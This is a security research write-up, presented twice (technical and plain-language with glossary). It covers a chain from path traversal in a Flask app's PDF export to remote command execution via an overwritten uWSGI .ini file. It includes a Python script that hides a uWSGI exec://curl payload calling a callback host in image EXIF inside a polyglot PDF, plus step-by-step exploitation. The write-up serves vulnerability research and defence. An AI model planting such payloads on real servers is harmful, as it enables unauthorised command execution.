A New Vector For “Dirty” Arbitrary File Write to RCE
A PDF export feature allowed path traversal to write files with partially controlled content, and the application's uWSGI configuration file could be overwritten. Because uWSGI parses configuration files loosely and supports an exec operator, an attacker could achieve remote command execution.
 Published on blog.doyensec.com
Arbitrary file write (AFW) vulnerabilities in web application uploads can be a powerful tool for an attacker, potentially allowing them to escalate their privileges and even achieve remote code execution (RCE) on the server. However, the specific tactics that can be used to achieve this escalation often depend on the…
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Arbitrary file write (AFW) in a web application upload feature is often treated as a low-impact finding, but it can be the first link in a chain that ends in remote code execution (RCE). The tactics available to an attacker depend heavily on how much control the bug gives them over the written file. The authors group the scenarios into three broad categories:
- Control of the full file path or of the file name only: the attacker controls where the file lands or what it is called, but not its contents. Impact ranges from denial of service, to interfering with application logic, to bypassing security-sensitive features.
- Control of the file contents only: the attacker controls what is written but not where. Impact varies greatly depending on the environment.
- Full arbitrary file write: the attacker controls both path and contents. This often results in RCE.
Known escalation tactics in moderately hardened environments, where the application runs as an unprivileged user, include:
- Overwriting or adding files processed by the application server:
- Configuration files such as
.htaccess,.config,web.config,httpd.conf,__init__.pyand.xml - Source files served from the application root, such as
.php,.aspand.jsp - Temp files
- Secrets or environment files such as
venv - Serialised session files
- Configuration files such as
- Manipulating procfs to execute arbitrary code
- Overwriting or adding files used or invoked by the OS or by other daemons:
- Crontab routines
- Bash scripts
.bashrc,.bash-profileand.profileauthorized_keysandauthorized_keys2, to gain SSH access- Abusing supervisors' eager reloading of assets
Only a very small subset of these works when the attacker has partial control over the file contents, for example with PHP, ASP or temp files. The write-up below describes a real engagement in which a chain of distinct vulnerabilities led to arbitrary command execution, and in the process produced a new method. The technique is particularly useful when the attacker has only partial control over the injected contents, a "dirty write", or when the server transforms the contents on the way in.
Setup
The target application was a Flask-based application deployed behind a uWSGI application server, version 2.0.15, which acted as process manager and monitor. The application exposed a PDF export feature with a vulnerable endpoint. Through a path traversal in that endpoint, an attacker could write and delete files.
The associated function did three things:
- Read an existing PDF template file and its stream.
- Combine the PDF template with new attacker-provided contents.
- Save the result as a PDF file named by the attacker.
The attack surface was limited: only files writable by the application user could be affected, and all application files were read-only. On its own, the bug allowed an attacker to delete logs or on-file databases, but nothing more at first glance. Looking at the directory, one more file was available:
    drwxrwxr-x  6 root   root     4096 Nov 18 13:48 .
    -rw-rw-r-- 1 webuser webuser 373 Nov 18 13:46 /app/console/uwsgi-sockets.ini
That .ini file is the pivot of the whole chain.
Finding it
The PDF export gave a dirty write: the attacker chooses the destination path and file name, but the contents are a merge of the PDF template and the attacker's data, so they are not fully controlled. Writing a .py file with malicious Python would not work, because the interpreter would choke on the PDF's binary data.
What made the dirty write interesting was the uWSGI configuration file sitting in a writable directory. uWSGI can be configured from simple disk files with the .ini extension. Its parser, in core/ini.c:128, reads the whole configuration file into memory and scans it for the string that marks the start of a valid uWSGI configuration, [uwsgi]:
	while (len) {
		ini_line = ini_get_line(ini, len);
		if (ini_line == NULL) {
			break;
		}
		lines++;

		// skip empty line
		key = ini_lstrip(ini);
		ini_rstrip(key);
		if (key[0] != 0) {
			if (key[0] == '[') {
				section = key + 1;
				section[strlen(section) - 1] = 0;
			}
			else if (key[0] == ';' || key[0] == '#') {
				// this is a comment
			}
			else {
				// val is always valid, but (obviously) can be ignored
				val = ini_get_key(key);

				if (!strcmp(section, section_asked)) {
					got_section = 1;
					ini_rstrip(key);
					val = ini_lstrip(val);
					ini_rstrip(val);
					add_exported_option((char *) key, val, 0);
				}
			}
		}

		len -= (ini_line - ini);
		ini += (ini_line - ini);

	}
The parser reads the whole file into memory and scans it for the [uwsgi] marker, so the file need not be a pure .ini document. That is what makes a polyglot file viable.
More importantly, uWSGI configuration files support "magic" variables, placeholders and operators with a precise syntax. The @ operator, written @(filename), includes the contents of a file. Several schemes are supported, including exec, which reads from a process's standard output. When a .ini configuration file is parsed, these operators can be weaponised for remote command execution or arbitrary file read and write:
    [uwsgi]
    ; read from a symbol
    foo = @(sym://uwsgi_funny_function)
    ; read from binary appended data
    bar = @(data://0)
    ; read from http
    test = @(http://doyensec.com/hello)
    ; read from a file descriptor
    content = @(fd://3)
    ; read from a process stdout
    body = @(exec://whoami)
    ; call a function returning a char *
    characters = @(call://uwsgi_func)
Abusing the .ini file still requires a way to make uWSGI reload it, for example by triggering a restart through a second denial-of-service bug or by waiting for the server to restart. A standard deployment flag can remove that obstacle. In some deployments the uWSGI configuration specifies the py-auto-reload development option, which monitors Python modules within a user-determined time span, three seconds in this case. When a change is detected, uWSGI reloads. The deployment configuration looked like this:
    [uwsgi]
    home = /app
    uid = webapp
    gid = webapp
    chdir = /app/console
    socket = [redacted]:8001
    wsgi-file = /app/console/uwsgi-sockets.py
    gevent = 500
    logto = /var/log/uwsgi/%n.log
    harakiri = 30
    vacuum = True
    py-auto-reload = 3
    callable = app
    pidfile = /var/run/uwsgi-sockets-console.pid
    log-maxsize = 100000000
    log-backupname = /var/log/uwsgi/uwsgi-sockets.log.bak
With py-auto-reload in play, overwriting a .py file with any data at all triggers a reload of the uWSGI configuration. The reload is the second half of the chain: the dirty write supplies the payload, and the auto-reload makes uWSGI parse it.
Exploitation
The task was to craft a polymorphic, syntactically valid PDF that also contains a valid multi-line .ini configuration file, and to keep that .ini payload intact through the merge with the PDF template. The authors embedded the multi-line .ini payload inside the EXIF metadata of an image included in the PDF. The script that builds the polyglot file is:
    from fpdf import FPDF
    from exiftool import ExifToolHelper

    with ExifToolHelper() as et:
        et.set_tags(
            ["doyensec.jpg"],
            tags={"model": "
[uwsgi]
foo = @(exec://curl http://collaborator-unique-host.oastify.com)
"},
            params=["-E", "-overwrite_original"]
        )

    class MyFPDF(FPDF):
        pass

    pdf = MyFPDF()

    pdf.add_page()
    pdf.image('./doyensec.jpg')
    pdf.output('payload.pdf', 'F')
The script writes the [uwsgi] section and a foo option into the model EXIF tag of doyensec.jpg, then embeds the image in a PDF and saves it as payload.pdf. The foo option uses the exec scheme to run curl against a Collaborator host, and the callback is verified on Burp Collaborator. The metadata becomes part of the file written on the server.

The payload can be tested locally before it is used against the target:
uwsgi --ini payload.pdf
The payload can be tested locally with the command above. On the engagement, the eager loading of uWSGI picked up the new configuration and executed the curl payload.
The exploitation on the web server followed these steps:
- Upload
payload.pdfinto/app/console/uwsgi-sockets.ini - Wait for the server to restart or force the uWSGI reload by overwriting any
.py - Verify the callback made by
curlon Burp Collaborator
Root cause
The chain combines three weaknesses. The PDF export endpoint allows path traversal, so the attacker controls the destination path and file name of the written file. The merge with the PDF template means the attacker does not control the full contents, which is why a plain script payload would not work. uWSGI's .ini parser is lax: it scans the file for [uwsgi] and processes the options that follow, so a file that is also a valid PDF can still be a valid configuration. The @(exec://...) operator then turns a configuration option into command execution. Finally, py-auto-reload causes uWSGI to re-read its configuration when a monitored Python module changes, so overwriting any .py file is enough to trigger parsing of the planted configuration.
The existing defences did not stop the chain. Application files were read-only, which limited the write to files the application user could modify, but the uWSGI configuration file was writable by that user. The dirty-write limitation was bypassed by hiding the .ini payload in image metadata that was kept during the merge with the PDF template.
Impact
Under the conditions of this engagement, an attacker with the path traversal in the PDF export could escalate from arbitrary file write to arbitrary command execution on the server. The write is limited to files the application user can modify, and the escalation depends on a writable uWSGI .ini file and on a reload path, either a restart or py-auto-reload. Without those, the bug on its own allowed deletion of logs and on-file databases but no higher impact.
Fix
The report does not describe a fix.
- Other uWSGI deployments: look for a writable
.inifile and a reload path. A positive result is a callback from@(exec://...)after the configuration is re-read. - Other configuration formats: the same dirty-write trick may work with any parser that scans for a marker inside a larger file. A positive result is a configuration option taking effect from a file that is also a valid upload format.
- Metadata carriers: try embedding the payload in EXIF or other metadata of images that survive server-side transformations. A positive result is the payload appearing intact in the written file.
- Auto-reload flags: check for development options such as
py-auto-reloadin production. A positive result is a reload triggered by overwriting a monitored file. - Path traversal in export features: test file-name parameters in PDF and report exports. A positive result is a file written outside the intended directory.
What happened, in plain words
Imagine a web application that lets you export a report as a PDF. Behind the scenes, the server takes a PDF template it already has, glues your data into it, and saves the result as a new PDF file with a name you choose. If the server is careless about the name you give, you can make it save the file somewhere it should not, for example on top of one of its own configuration files. That kind of bug is called an arbitrary file write (AFW): you can make the server write a file to a place of your choosing.
On its own, writing a file is not the same as running code. But if you can overwrite the right file, the server may later read that file and act on what it says. In this engagement the right file was a configuration file for uWSGI, the program that runs the Python web application. uWSGI reads .ini files to learn how to start the app, and those files can contain special instructions that run commands. If an attacker can plant such instructions in a file uWSGI reads, the server runs the attacker's command. That final step, going from writing a file to running a command, is called remote code execution (RCE).
The interesting difficulty here is that the PDF export does not let you write arbitrary contents: it merges your data with a template, so the file you write is partly a PDF and partly your data. The authors call this a dirty write, because you do not fully control the bytes. They found a way to hide a valid uWSGI configuration inside the metadata of an image that ends up inside the PDF, so the merged file is both a valid PDF and a valid uWSGI configuration. A file that is valid in two formats at once is called a polyglot.
This article walks through that chain from the beginning, explaining each concept as it appears.
Context
An arbitrary file write in an upload or export feature is often reported as a low-impact bug. That is a mistake: it can be the first link in a chain that ends in remote code execution. How far an attacker can go depends on how much control the bug gives them over the file being written. The authors group the situations into three broad categories:
- Control of the full file path or of the file name only: the attacker controls where the file lands or what it is called, but not what is inside it. The impact ranges from denial of service (breaking the service so it stops working for legitimate users), to interfering with the application's logic, to bypassing security checks.
- Control of the file contents only: the attacker controls what is written but not where it goes. The impact varies a lot depending on the environment.
- Full arbitrary file write: the attacker controls both the path and the contents. This often results in RCE.
In moderately hardened environments, where the application runs as an unprivileged user (a user account with limited permissions, so a mistake cannot damage the whole machine), attackers have used a long list of escalation tactics. These include:
- Overwriting or adding files that the application server processes:
- Configuration files such as
.htaccess,.config,web.config,httpd.conf,__init__.pyand.xml - Source files served from the application root, such as
.php,.aspand.jsp - Temp files
- Secrets or environment files such as
venv - Serialised session files
- Configuration files such as
- Manipulating procfs (a special directory on Linux that represents running processes) to execute arbitrary code
- Overwriting or adding files used or invoked by the operating system or by other background programs (daemons):
- Crontab routines (scheduled tasks)
- Bash scripts
.bashrc,.bash-profileand.profile(files a shell reads when it starts)authorized_keysandauthorized_keys2, to gain SSH access (SSH is the standard way to log in to a remote Linux machine)- Abusing supervisors' eager reloading of assets (a supervisor is a program that keeps other programs running and restarts them when needed)
Only a very small subset of these works when the attacker has partial control over the file contents, for example with PHP, ASP or temp files. The write-up below describes a real engagement in which a chain of distinct vulnerabilities led to arbitrary command execution, and in the process produced a new method. The technique is particularly useful when the attacker has only partial control over the injected contents, a dirty write, or when the server transforms the contents on the way in.
Setup
The target application was a Flask-based application. Flask is a popular Python framework for building websites. It was deployed behind a uWSGI application server, version 2.0.15. uWSGI is a program that sits between the web server and the Python application: it starts the app, keeps it running, and passes incoming requests to it. It acted as process manager and monitor.
The application exposed a PDF export feature with a vulnerable endpoint. An endpoint is simply a specific address on the website that does something when you send a request to it, like a particular page or a button that triggers an action. Through a path traversal in that endpoint, an attacker could write and delete files. Path traversal is a bug where a value meant to be a simple file name is instead interpreted as a path, so ../../something climbs out of the intended folder and reaches other directories.
The function behind the endpoint did three things:
- Read an existing PDF template file and its stream. A stream here just means the sequence of bytes that makes up the file.
- Combine the PDF template with new attacker-provided contents.
- Save the result as a PDF file named by the attacker.
The attack surface was limited: only files writable by the application user could be affected, and all application files were read-only. On its own, the bug allowed an attacker to delete logs or on-file databases, but nothing more at first glance. Looking at the directory, one more file was available:
    drwxrwxr-x  6 root   root     4096 Nov 18 13:48 .
    -rw-rw-r-- 1 webuser webuser 373 Nov 18 13:46 /app/console/uwsgi-sockets.ini
This is the output of a directory listing on Linux. The first line describes the current directory (.). The second line describes a file. Reading it left to right: -rw-rw-r-- are the permissions (the owner and the group can read and write, everyone else can only read); 1 is a link count; webuser webuser is the owner and group; 373 is the size in bytes; Nov 18 13:46 is the modification time; and /app/console/uwsgi-sockets.ini is the path. The key point is that this .ini file is writable by webuser, so the application user can write to it. That .ini file is the pivot of the whole chain.
Finding it
The PDF export gave a dirty write: the attacker chooses the destination path and file name, but the contents are a merge of the PDF template and the attacker's data, so they are not fully controlled. Writing a .py file with malicious Python would not work, because the Python interpreter would choke on the PDF's binary data. A Python interpreter reads a .py file expecting Python code; if it finds PDF bytes instead, it stops with an error.
What made the dirty write interesting was the uWSGI configuration file sitting in a writable directory. uWSGI can be configured from simple disk files with the .ini extension. An .ini file is a plain text file of settings, one per line, usually in the form name = value. Its parser, in core/ini.c:128, reads the whole configuration file into memory and scans it for the string that marks the start of a valid uWSGI configuration, [uwsgi]:
	while (len) {
		ini_line = ini_get_line(ini, len);
		if (ini_line == NULL) {
			break;
		}
		lines++;

		// skip empty line
		key = ini_lstrip(ini);
		ini_rstrip(key);
		if (key[0] != 0) {
			if (key[0] == '[') {
				section = key + 1;
				section[strlen(section) - 1] = 0;
			}
			else if (key[0] == ';' || key[0] == '#') {
				// this is a comment
			}
			else {
				// val is always valid, but (obviously) can be ignored
				val = ini_get_key(key);

				if (!strcmp(section, section_asked)) {
					got_section = 1;
					ini_rstrip(key);
					val = ini_lstrip(val);
					ini_rstrip(val);
					add_exported_option((char *) key, val, 0);
				}
			}
		}

		len -= (ini_line - ini);
		ini += (ini_line - ini);

	}
Line by line, in plain words:
while (len) {starts a loop that keeps going while there are bytes left to read.ini_line = ini_get_line(ini, len);grabs the next line from the buffer.if (ini_line == NULL) { break; }stops if there is no next line.lines++;counts the line.key = ini_lstrip(ini);andini_rstrip(key);trim whitespace from the left and right of the line.if (key[0] != 0) {ignores empty lines.if (key[0] == '[') {treats a line starting with[as a section header, such as[uwsgi], and strips the brackets.else if (key[0] == ';' || key[0] == '#') {treats lines starting with;or#as comments and skips them.else {handles a normalname = valueline:val = ini_get_key(key);splits the name from the value.if (!strcmp(section, section_asked)) {checks whether the current section is the one being asked for. If so, it marksgot_section = 1;, trims the name and value, and callsadd_exported_option(...)to store the setting.- The last two lines move the read position forward to the next line.
The parser reads the whole file into memory and scans it for the [uwsgi] marker, so the file need not be a pure .ini document. That is what makes a polyglot file viable: the file can start with PDF data, and as long as the [uwsgi] marker and the settings appear somewhere inside, uWSGI will find and use them.
More importantly, uWSGI configuration files support "magic" variables, placeholders and operators with a precise syntax. The @ operator, written @(filename), includes the contents of a file. Several schemes are supported, including exec, which reads from a process's standard output. When a .ini configuration file is parsed, these operators can be weaponised for remote command execution or arbitrary file read and write:
    [uwsgi]
    ; read from a symbol
    foo = @(sym://uwsgi_funny_function)
    ; read from binary appended data
    bar = @(data://0)
    ; read from http
    test = @(http://doyensec.com/hello)
    ; read from a file descriptor
    content = @(fd://3)
    ; read from a process stdout
    body = @(exec://whoami)
    ; call a function returning a char *
    characters = @(call://uwsgi_func)
Line by line:
[uwsgi]opens the section that uWSGI looks for.; read from a symbolis a comment explaining the next line.foo = @(sym://uwsgi_funny_function)sets an option calledfoowhose value is read from an internal symbol.bar = @(data://0)reads from binary data appended to the file.test = @(http://doyensec.com/hello)fetches a value over HTTP from a URL.content = @(fd://3)reads from file descriptor number 3 (an open file or connection).body = @(exec://whoami)runs the commandwhoamiand uses its output as the value. This is the dangerous one: it turns a configuration setting into command execution.characters = @(call://uwsgi_func)calls an internal function and uses its return value.
Abusing the .ini file still requires a way to make uWSGI reload it, for example by triggering a restart through a second denial-of-service bug or by waiting for the server to restart. A standard deployment flag can remove that obstacle. In some deployments the uWSGI configuration specifies the py-auto-reload development option, which monitors Python modules within a user-determined time span, three seconds in this case. When a change is detected, uWSGI reloads. The deployment configuration looked like this:
    [uwsgi]
    home = /app
    uid = webapp
    gid = webapp
    chdir = /app/console
    socket = [redacted]:8001
    wsgi-file = /app/console/uwsgi-sockets.py
    gevent = 500
    logto = /var/log/uwsgi/%n.log
    harakiri = 30
    vacuum = True
    py-auto-reload = 3
    callable = app
    pidfile = /var/run/uwsgi-sockets-console.pid
    log-maxsize = 100000000
    log-backupname = /var/log/uwsgi/uwsgi-sockets.log.bak
Line by line:
[uwsgi]opens the configuration section.home = /appsets the base directory.uid = webappandgid = webappset the user and group the application runs as.chdir = /app/consolechanges into the application directory.socket = [redacted]:8001listens on a local socket (a network address only reachable from the same machine).wsgi-file = /app/console/uwsgi-sockets.pynames the Python file that contains the application.gevent = 500sets the number of concurrent workers using the gevent library.logto = /var/log/uwsgi/%n.logwrites logs to a file named after the app.harakiri = 30kills a request that takes longer than 30 seconds.vacuum = Truecleans up temporary files on exit.py-auto-reload = 3watches Python modules and reloads if they change, checking every 3 seconds. This is the line that matters for the attack.callable = appnames the Python object that handles requests.pidfile = /var/run/uwsgi-sockets-console.pidstores the process ID in a file.log-maxsize = 100000000rotates the log when it reaches about 100 MB.log-backupname = /var/log/uwsgi/uwsgi-sockets.log.baknames the rotated log file.
With py-auto-reload in play, overwriting a .py file with any data at all triggers a reload of the uWSGI configuration. The reload is the second half of the chain: the dirty write supplies the payload, and the auto-reload makes uWSGI parse it.
Exploitation
The task was to craft a polymorphic, syntactically valid PDF that also contains a valid multi-line .ini configuration file, and to keep that .ini payload intact through the merge with the PDF template. The authors embedded the multi-line .ini payload inside the EXIF metadata of an image included in the PDF. EXIF metadata is extra information stored inside an image file, such as the camera model or the date it was taken. It is just text attached to the picture, and it travels with the image wherever the image goes. The script that builds the polyglot file is:
    from fpdf import FPDF
    from exiftool import ExifToolHelper

    with ExifToolHelper() as et:
        et.set_tags(
            ["doyensec.jpg"],
            tags={"model": "
[uwsgi]
foo = @(exec://curl http://collaborator-unique-host.oastify.com)
"},
            params=["-E", "-overwrite_original"]
        )

    class MyFPDF(FPDF):
        pass

    pdf = MyFPDF()

    pdf.add_page()
    pdf.image('./doyensec.jpg')
    pdf.output('payload.pdf', 'F')
Line by line:
from fpdf import FPDFimports a Python library that builds PDF files.from exiftool import ExifToolHelperimports a helper for ExifTool, a tool that reads and writes image metadata.with ExifToolHelper() as et:opens the tool and closes it automatically when done.et.set_tags(starts a call that sets metadata tags.["doyensec.jpg"],names the image file to modify.tags={"model": "
[uwsgi]
foo = @(exec://curl http://collaborator-unique-host.oastify.com)
"},sets themodeltag to a string containing the[uwsgi]section and afoooption. The
sequences are HTML-encoded newline characters, so the whole value stays as one tag but becomes several lines when decoded. Thefoooption uses theexecscheme to runcurlagainst a Burp Collaborator host. Burp Collaborator is a service that gives you a unique address and tells you when something on the internet contacts it, which is how you confirm that a command ran on a server you cannot see.params=["-E", "-overwrite_original"]tells ExifTool to use the-Eoption (which keeps the encoded characters as they are) and to overwrite the original file.class MyFPDF(FPDF): passdefines a small subclass of the PDF builder with no changes.pdf = MyFPDF()creates a PDF object.pdf.add_page()adds a blank page.pdf.image('./doyensec.jpg')places the image, with its metadata, on the page.pdf.output('payload.pdf', 'F')saves the result as a file calledpayload.pdf.
The script writes the [uwsgi] section and a foo option into the model EXIF tag of doyensec.jpg, using HTML-encoded newlines (
) so the value survives as a single tag, then embeds the image in a PDF and saves it as payload.pdf. The foo option uses the exec scheme to run curl against a Collaborator host, and the callback is verified on Burp Collaborator. The metadata becomes part of the file written on the server.
The payload can be tested locally before it is used against the target:
uwsgi --ini payload.pdf
This command starts uWSGI and tells it to use payload.pdf as its configuration file. The payload can be tested locally with the command above. On the engagement, the eager loading of uWSGI picked up the new configuration and executed the curl payload.
The exploitation on the web server followed these steps:
- Upload
payload.pdfinto/app/console/uwsgi-sockets.ini - Wait for the server to restart or force the uWSGI reload by overwriting any
.py - Verify the callback made by
curlon Burp Collaborator
Root cause
The chain combines three weaknesses. The PDF export endpoint allows path traversal, so the attacker controls the destination path and file name of the written file. The merge with the PDF template means the attacker does not control the full contents, which is why a plain script payload would not work. uWSGI's .ini parser is lax: it scans the file for [uwsgi] and processes the options that follow, so a file that is also a valid PDF can still be a valid configuration. The @(exec://...) operator then turns a configuration option into command execution. Finally, py-auto-reload causes uWSGI to re-read its configuration when a monitored Python module changes, so overwriting any .py file is enough to trigger parsing of the planted configuration.
The existing defences did not stop the chain. Application files were read-only, which limited the write to files the application user could modify, but the uWSGI configuration file was writable by that user. The dirty-write limitation was bypassed by hiding the .ini payload in image metadata that was kept during the merge with the PDF template.
Impact
Under the conditions of this engagement, an attacker with the path traversal in the PDF export could escalate from arbitrary file write to arbitrary command execution on the server. The write is limited to files the application user can modify, and the escalation depends on a writable uWSGI .ini file and on a reload path, either a restart or py-auto-reload. Without those, the bug on its own allowed deletion of logs and on-file databases but no higher impact.
Fix
The report does not describe a fix.
- Other uWSGI deployments: look for a writable
.inifile and a reload path. A positive result is a callback from@(exec://...)after the configuration is re-read. - Other configuration formats: the same dirty-write trick may work with any parser that scans for a marker inside a larger file. A positive result is a configuration option taking effect from a file that is also a valid upload format.
- Metadata carriers: try embedding the payload in EXIF or other metadata of images that survive server-side transformations. A positive result is the payload appearing intact in the written file.
- Auto-reload flags: check for development options such as
py-auto-reloadin production. A positive result is a reload triggered by overwriting a monitored file. - Path traversal in export features: test file-name parameters in PDF and report exports. A positive result is a file written outside the intended directory.
Glossary
- Arbitrary file write (AFW): a bug that lets an attacker make the server write a file to a location of the attacker's choosing.
- Remote code execution (RCE): a bug that lets an attacker run their own commands or code on a remote server.
- Dirty write: a file write where the attacker controls only part of the file contents, because the server merges or transforms the data.
- Polyglot file: a single file that is valid in two formats at once, such as a PDF that is also a configuration file.
- Endpoint: a specific address on a website that performs an action when a request is sent to it.
- Path traversal: a bug where a value meant to be a file name is treated as a path, letting an attacker climb out of the intended folder.
- Stream: the sequence of bytes that makes up a file.
- uWSGI: a program that runs Python web applications and passes requests to them; it can be configured with
.inifiles. - Flask: a Python framework for building websites.
.inifile: a plain text settings file with onename = valueper line, grouped into sections.- Parser: the part of a program that reads a file and turns it into settings or instructions.
- Lax parser: a parser that accepts input more loosely than the format strictly requires, for example by scanning for a marker anywhere in a file.
- EXIF metadata: extra text stored inside an image file, such as camera model or date, which travels with the image.
@operator: a uWSGI configuration feature that pulls a value from a source such as a file, a URL or a command's output.execscheme: the uWSGI@scheme that runs a command and uses its output as the value.py-auto-reload: a uWSGI option that watches Python modules and reloads the configuration when they change.- Daemon: a background program that runs without a user watching it.
- Crontab: a Linux schedule of tasks that run automatically at set times.
- SSH: the standard way to log in to a remote Linux machine.
- Supervisor: a program that keeps other programs running and restarts them when needed.
- procfs: a special Linux directory that represents running processes as files.
- Denial of service (DoS): breaking a service so legitimate users cannot use it.
- Unprivileged user: a user account with limited permissions, so a mistake cannot damage the whole machine.
- Burp Collaborator: a service that gives a unique address and reports when something contacts it, used to confirm out-of-band command execution.
- Out-of-band signal: confirmation that arrives through a different channel than the one being attacked, such as a callback to an external server.
curl: a command-line tool that makes HTTP requests.- File descriptor: a number the operating system uses to refer to an open file or connection.
- Socket: a network address a program listens on for connections.
whoami: a command that prints the name of the current user.venv: a Python virtual environment, a folder holding a project's own Python and packages..htaccess,web.config,httpd.conf: configuration files for common web servers.__init__.py: a Python file that marks a folder as a package and can run code when the package is imported.- Serialised session file: a file where a web application stores a user's session data in a saved format.
authorized_keys: a file listing SSH public keys that are allowed to log in..bashrc,.bash-profile,.profile: files a shell reads when it starts, which can contain commands.- Permissions (
-rw-rw-r--): the part of a Linux file listing that says who can read, write or execute a file. - Owner and group (
webuser webuser): the user and group that own a file and whose permissions apply. - Byte: a single unit of digital data; file sizes are counted in bytes.
- HTML-encoded newline (

): a way of writing a newline character as text so it survives inside a single value. - ExifTool: a tool for reading and writing image metadata.
- fpdf: a Python library for building PDF files.
- Callback: a request a target makes back to a server the attacker controls, used as proof that code ran.



